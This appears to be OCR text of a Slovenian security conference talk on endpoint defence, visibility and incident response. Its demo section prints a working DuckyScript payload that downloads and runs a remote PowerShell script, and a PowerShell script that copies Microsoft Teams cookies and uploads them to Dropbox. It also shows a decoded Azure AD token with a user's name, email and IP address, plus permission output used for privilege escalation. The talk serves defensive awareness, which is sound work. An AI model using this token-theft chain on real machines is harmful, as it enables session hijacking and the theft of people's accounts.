yJhdWQiOiJodHRwczovL3dlYnNoZWxsLnN1
1MGVmYTQwODgvIiwiaWF0IjoxNjY0MzQyOT
zlQWkVSRklFY0gzZG9xMFhsNTZ2RUpLc2hF
sImFtciI6WyJwd2QiLCJyc2EiLCJtZmEiXS
jc3NjEyNTVkLWE4YjktNDk4Yy05MjkyLTlm
yNyIsImxvZ2luX2hpbnQiOiJPLkNpUTFZVG
1daa0xUQmpaalV3WldaaE5EQTRPQm9LYW05
2NzJhYWU0IiwicHJlZmVycmVkX3VzZXJuYW
WlEb3pDVjhzaE5wSG9WZFgyaWY4dktXVUFC
tUFhoNHhZIiwidGlkIjoiNzMzZTc1YzctMz
nV0aSI6IlRRNUlMNFBhdkVHTjZYMmFIMnNE
lZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwOS
CbShZ-QkYlIzMtyLC52H4RFvNy_U2VrkMKz
3zOvdwjv1jGns2TLstjnuoV5PHzz__5b6cF
Q"
```


This token was issued by Azure Active Directory.

Decoded Token | Claims


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0T
  "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0T
}.{
  "aud": "https://webshell.suite.of
  "iss": "https://sts.windows.net/7
  "iat": 1664342901,
  "nbf": 1664342901,
  "exp": 1664347172,
  "acr": "1",
  "aio": "AVQAq/8TAAAAgt9HgNjdO9PZE
  "amr": [
    "pwd",
```

```
  "aud": "https://webshell.suite.office.com",
  "iss": "https://sts.windows.net/733e75c7-31ce-4c36-99fd-0cf50efa4088/",
  "iat": 1664342901,
  "nbf": 1664342901,
  "exp": 1664347172,
  "acr": "1",
  "aio": "AVQAq/8TAAAAgt9HgNjdO9PZERFIEcH3doq0X156vEJKshQ2rWBMUUvfGHBF3ZBlqywjuYGz/MmOXTmYEZWxdjrEPDwNGJmFctDo8px/hx/FhkJjkmqJSyw=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "appid": "89bee1f7-5e6e-4d8a-9f3d-ecd601259da7",
  "appidacr": "0",
  "deviceid": "7761255d-a8b9-498c-9292-9fb1ac962a30",
  "family_name": "Wick",
  "given_name": "John",
  "ipaddr": "212.30.73.227",
  "login_hint":
"O.CiQ1YThkZjZmYS01NjQ2LTRmZTEtYTk2Mi00YzRkODY3MmFhZTQSJDczM2U3NWM3LTMxY2UtNGMzNi05OWZkLTBjZjUwZWZhNDA4OBoKam9obkA5Ni5zaSCUAQ==",
  "name": "John Wick",
  "oid": "5a8df6fa-5646-4fe1-a962-4c4d8672aae4",
  "preferred_username": "john@96.si",
  "puid": "1003200232AC0F17",
  "rh": "0.AXkAx3U-c84xNkyZ_Qz1DvpAiDozCV8shNpHoVdX2if8vKWUANQ.",
  "scp": "ShellSettings.Read",
  "sub": "CUIK15BayT25XGRky4xNuGrXx8wlYYBelRFVmPXh4xY",
  "tid": "733e75c7-31ce-4c36-99fd-0cf50efa4088",
  "unique_name": "john@96.si",
  "upn": "john@96.si",
  "uti": "TQ5IL4PavEGN6X2aH2sDAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_tdbr": "EU"
}.[Signature]
```


DEMO

Very powerful script

- And all Teams tokens gone

```
REM Download and execute script
DELAY 1000
GUI r
DELAY 500
STRING powershell  -NoP -NonI -Exec Bypass $pl = iwr https://www.site.com/script1.ps1; invoke-expression $pl
DELAY 500
ENTER
```

```
###############################################################################################################################################
$DropBoxAccessToken = "XXX.ZZZ"

$FileName = "$env:USERNAME-$(get-date -f yyyy-MM-dd_hh-mm)_cookies.txt"


copy  "C:\Users\ $env:USERNAME\appdata\Roaming\Microsoft\Teams\cookies" "C:\Users\$env:USERNAME\appdata\Roaming\Microsoft\Teams\cookies.bak"
$TargetFilePath="/$FileName"

$SourceFilePath="C:\Users\$env:USERNAME\appdata\Roaming\Microsoft\Teams\cookies.bak"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $DropBoxAccessToken
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
```

ENDPOINT


- Ustrezen in primeren SW
- Centralni nadzor
- Spremljanje

NT KONFERENCA 2022

VIDLJIVOST IN ODZIV

VIDLJIVOST

- Kje imamo (bi morali imeti vidljivost)?
  - Omrežje (FW)
    - Zunanje
    - Notranje
  - Domena
  - Aplikacije
  - Logi
  - SIEM
  - SOC



Pripravljenost na odziv?



DEMO

Preverjanja okolja in tudi endpointa

- Vdorni testi so še vedno primeren način
  - Dobri cilji
  - Posebne želje naročnika
  - Primer od servica do LA

```
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
        SERVICE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Še en primer – RDP zaklepa DA



Vidljivost in odziv

- Atomic Red Team
- Playbooks

NT KONFERENCA 2022

Atomic Red Team skripte

Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques
Command and Scripting Interpreter (6/8)	Account Manipulation (1/4)	Abuse Elevation Control Mechanism (3/4)	Abuse Elevation Control Mechanism (3/4)	Brute Force (3/4)	Account Discovery (2/4)	Exploitation of Remote Services
Container Administration Command	BITS Jobs	Access Token Manipulation (2/5)	Access Token Manipulation (2/5)	Credentials from Password Stores (2/5)	Application Window Discovery	Internal Spearphishing
Deploy Container	Boot or Logon Autostart Execution (8/14)	Boot or Logon Autostart Execution (8/14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer
Exploitation for Client Execution	Boot or Logon Initialization Scripts (4/5)	Boot or Logon Initialization Scripts (4/5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (1/2)
Inter-Process Communication (1/2)	Browser Extensions	Create or Modify System Process (4/4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Service Dashboard	Remote Services (4/6)
Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Input Capture (3/4)	Cloud Service Discovery	Replication Through Removable Media
Scheduled Task/Job (7/7)	Create Account (2/3)	Escape to Host	Direct Volume Access	Man-in-the-Middle (0/2)	Container and Resource Discovery	Software Deployment Tools
Shared Modules	Create or Modify System Process (4/4)	Event Triggered Execution (12/15)	Domain Policy Modification (0/2)	Modify Authentication Process (1/4)	Domain Trust Discovery	Taint Shared Content
Software Deployment Tools	Event Triggered Execution (12/15)	Exploitation for Privilege Escalation	Execution Guardrails (0/1)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (2/4)
System Services (2/2)	External Remote Services	Hijack Execution Flow	Exploitation for Defense Evasion	OS Credential Dumping (6/8)	Network Service Scanning	
User Execution (1/3)			File and Directory Permissions Modification (2/2)	Steal	Network Share Discovery	
Windows Management Instrumentation			Hide Artifacts (4/7)		Network Sniffing	

Incident response playbooks

Article • 08/26/2022 • 2 minutes to read • 5 contributors

You need to respond quickly to detected security attacks to contain and remediate its damage. As new widespread cyberattacks happen, such as Nobellium and the Exchange Server vulnerability, Microsoft will respond with detailed incident response guidance.

You also need detailed guidance for common attack methods that malicious users employ every day. To address this need, use incident response playbooks for these types of attacks:

- Phishing
- Password spray
- App consent grant
- Compromised and malicious applications

Each playbook includes:

- **Prerequisites:** The specific requirements you need to complete before starting the investigation. For example, logging that should be turned on and roles and permissions that are required.
- **Workflow:** The logical flow that you should follow to perform the investigation.
- **Checklist:** A list of tasks for the steps in the flow chart. This checklist can be helpful in highly-regulated environments to verify what you have done.
- **Investigation steps:** Detailed step-by-step guidance for the specific investigation.

Za konec

- Uporabniki
  - Redno preverjanja
  - V kolikor ne boste vi, bodo hekerji
- Endpoint
  - Napredne rešitve so must
  - Vem, da stanejo, ampak izračunajte si koliko stane uspešen vdor
- Vidljivost in odziv
  - Red teaming
  - Dajte se pogovorit s pentesterji za cilje
  - V sklopu testa testirajte vaše odzive

Hvala in se vidimo!

@MilanGabor

This is not school, but we love to get grades.
Please fill out our questoineers and leave us your feedback.
You may even win some cool rewards.